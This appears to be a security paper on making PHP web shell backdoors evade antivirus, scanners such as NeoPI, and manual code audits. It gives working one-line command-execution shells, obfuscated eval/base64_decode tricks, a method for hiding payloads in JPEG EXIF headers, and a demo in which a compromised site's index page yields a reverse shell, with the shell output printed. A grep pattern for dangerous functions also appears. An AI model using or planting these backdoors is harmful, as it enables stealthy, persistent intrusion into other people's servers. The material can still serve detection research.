Abstract: This paper provides insight on common web back doors and how simple manipulations could make them undetectable by AV and other security suits. Paper explains few techniques that could be used to render undetectable and unnoticed backdoors inside web applications.

This paper is mainly an update for an old paper of ours Effectiveness of Antivirus in Detecting Web Application Backdoors, which mainly questioned the effectiveness of AV with respect to web shells and analysis of a couple of web shells. Current paper takes this topic further and explains a couple of methodologies that could be used to make **stealth** application layer backdoors using web scripting languages .This paper explains various Web Backdoor attacks and evasion techniques that could be used to stay undetected .

Web Application Backdoors:

They are simple scripts built using web applications programs that would serve an attacker as a backdoor to the application hosting environment.

Detection Methods [Signature Based Detection]

In this technique the Antivirus software's need to have the signature of the Backdoor, and for that the companies should already have had a copy of the backdoor for analyzing.

Evading Signature Based Detection:

We have previously documented how easy it was to bypass signature based detection. Based on further analysis we were able to conclude that, all most all AV use simple md5 check sum as signature for detecting common Web backdoors or simple text based signatures, though AV using MD5 or other check sum for detection is not any new news. This could be a night mare for many sys admin.

A very common backdoor named cybershell.php was scanned with Total Av scanner and following were the results.

```
#Analysis 1.1
Sample md5:       ef8828e0bc0641a655de3932199c0527
File Name:        cybershell.php
Submission date: 2011-08-29 12:00:02 (UTC)
Result:           20 /44 (45.5%)
```

So for bypassing this it is pretty easy, just add an extra comment line inside the code or strip out few strings from the code and that would be it.

```
#Analysis 1.2

Sample md5:       251e62025daf17be22a028baa8d2b506

File Name:        cybershell.php

Submission date: 2011-08-29 12:20:42 (UTC)

Result:           0 /44 (00.00%)
```

We have already documented on how easy it is to bypass AV detection of web backdoors and its pretty simple and making a document for that it is pointless. May be better ways of detecting them would be a good scope of research.

Moving on to the main paper, since that we know by now that AV are of no use detecting Web backdoors, there is no point in finding evasion techniques for them. But there are a handful of good tools and scripts that could scan and detect such backdoors. And also a server admin who is browsing though the source of his web server could easily figure out these ugly backdoors. So this paper would be mainly on how to evade these situations (examples would be in php).

Web Backdoor Shell Detection on Servers (Specialized Tools)

As documented here , the following are few specialized tools that are effective and

1. Web Shell Detection Using NeoPI - A python Script

(https://github.com/Neohapsis/NeoPI)

2. PHP Shell Scanner - A perl Script

(http://ketan.lithiumfox.com/doku.php?id=phpshell_scanner)

3. PHP script to find malicious code on a hacked server - A PHP Script

(http://25yearsofprogramming.com/blog/2010/20100315.htm)

So the logic used by most of these scanners is simply to find all reference to the following function calls, these functions are mainly used for file management and OS command execution and are unavoidable parts in web shells.

```
grep -RPn
"(system|phpinfo|pcntl_exec|python_eval|base64_decode|gzip|mkdir|fopen|fclose|read
file|passthru)" /pathto/webdir/
```

NeoPI

NeoPI is a Python script that uses a variety of statistical methods to detect obfuscated and encrypted content within text and script files. The intended purpose of NeoPI is to aid in the identification of hidden web shell code. The development focus of NeoPI was creating a tool that could be used in conjunction with other established detection methods such as Linux Malware Detect or traditional signature/keyword based searches.

[Source]

In the above list NeoPI provides better result than the rest and we will concentrate dealing with this particular tool. One issues with these tools are, manual assessment is very much required since there are a lot of false positives.

Few Backdoor codes these scanners will detect.

Php Back tick Method

```
<?=@`$_`?>          //Php Back tick Method
```

Any code containing any of the above mentioned black listed functions would be caught.

```
elseif (is_callable("system") and !in_array("system",$disablefunc)) {$v =
@ob_get_contents(); @ob_clean(); system($cmd); $result = @ob_get_contents();
@ob_clean(); echo $v;}
```

The following would be detected as NEOIP has got a mechanism to scan check for natural language, and the series of encoded values would be flagged.

```
$code =
"aGVsbG8gYWxsIHRoaXMgaXMganVzdCBhIHRlc3QgZm9yIHRoZSBwYXBlciBub3RoaW5nIGJh
ZCBidWhhIGhhIGhhIGhlbGxvIGFsbCB0aGlzIGlzIGp1c3QgYSB0ZXN0IGZvciB0aGUgcGFwZXIgb
m90aGluZyBiYWQgYnVoYSBoYSBoYWhlbGxvIGFsbCB0aGlzIGlzIGp1c3QgYSB0ZXN0IGZvciB0a
GUgcGFwZXIgbm90aGluZyBiYWQgYnVoYSBoYSBoYWhlbGxvIGFsbCB0aGlzIGlzIGp1c3QgYSB0
ZXN0IGZvciB0aGUgcGFwZXIgbm90aGluZyBiYWQgYnVoYSBoYSBoYQ==";

Decodethis($code)
```

Evasion Techniques

Evasion #1:

Situation: Admin Might Scan his server with one of the above tools.

Evasion:

Php supports Variable Function :

```
// following code is detected as base64_decode is detected as malicious content by one of the above tools

<?php

$badcode =”am_encoded_bad_code_buhaha”;

Eval(base64_decoded($badcode);

?>
```

An alternate way to bypass the scan would be done the following way.

```
<?php

$badcode =”am_encoded_bad_code_buhaha” ;

$b = “base”;

$c = “64_”;

$d =”decode”;

alternate = $b.$c.$d;

eval(alternate($badcode);
```

We will be explaining an alternate for EVAL soon.

Evasion #2:

Situation: Admin manually searches through source code, he could possibly get suspicious the string like base64 etc, he might spot large encoded strings in his web application files.

Evasion: A simple evasion for making this work would be to make the backdoor code as small as possible; so that it could be included with other code and remain undetected.

```
<?

$_ = $_GET[2];

$__= $_GET[1] ;

echo '<pre>'.$_($__).'</pre>';

?>
```


```
GS-PHPConnectBack.tar
back.php
back2.php
back2.php~
back3.php
back3.php~
back4.php
back4.php~
```

It could be further shortened to the following format

```
<?=($_=@$_GET[c]).@$_($_GET[f])?>
```


These small few lines of code would be able to give command execution. It would be completely undetectable by any of the above tools and not easily by manual code audits. Changing the above code from using GET request to POST request would prevent it from showing up in logs files too.

Evasion #3:

Situation: The applications are audited using some source code audit scanners that detect all possible user inputs fields and traces possible code injection attacks. Thus taking the input via _GET and _POST method might get detected.

Evasion:

It's possible to place data inside JPEG EXIF headers, so we will put all function calls and data inside an image and assemble them at runtime, that way the inputs would be coming not form user but form a local source .




```
<?php
        $_ = exif_read_data ('image.jpg');
        $d=$_['Make'];                  //base64_decode
         $str = $_['Code'];             // Evil Base64_encoded code
         eval($d($str));                // eval(base64_decode(code))
?>
```

Here **image.jpeg**, could contain all our php code and shell codes, and the exif_read_data tag could be used to call individual meta tags and function calls could be constructed at runtime.

Similarly we could hide a reverse shell inside an image and place it inside the index page, so whenever a request to the main page is made with a particular HTTP Header our backdoor would be triggered, this way it would be less noisy and undetectable by AV, code audits, and any backdoor hunting script.

Demo:

- The above small piece of code is injected into index page of a compromised site.
- The image with the actual malicious code is added to sites /images directory.
- Code is triggered on a particular HTTP header may be user_agent == w1d0ws.
- On accessing the index page we will get a reverse shell.

Benefits:

- Backdoor remains undetected from shell scanners and AV
- Remains undetected form code auditing software's.
- No traces in log files

Here is how it looks:

Am an innocent page ☺

Request:

```
GET /cocon/ HTTP/1.1
Host: 172.16.169.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.22)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Proxy-Connection: keep-alive
```

Shell Obtained:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-4.1$ ls
ls
DirBusterReport-173.212.192.228-80.txt
NONE
bin
boot
cdrom
```

Improvements:

The POC code/demo would have a PHP code that would be able to load a shell codes and provide connect back shell.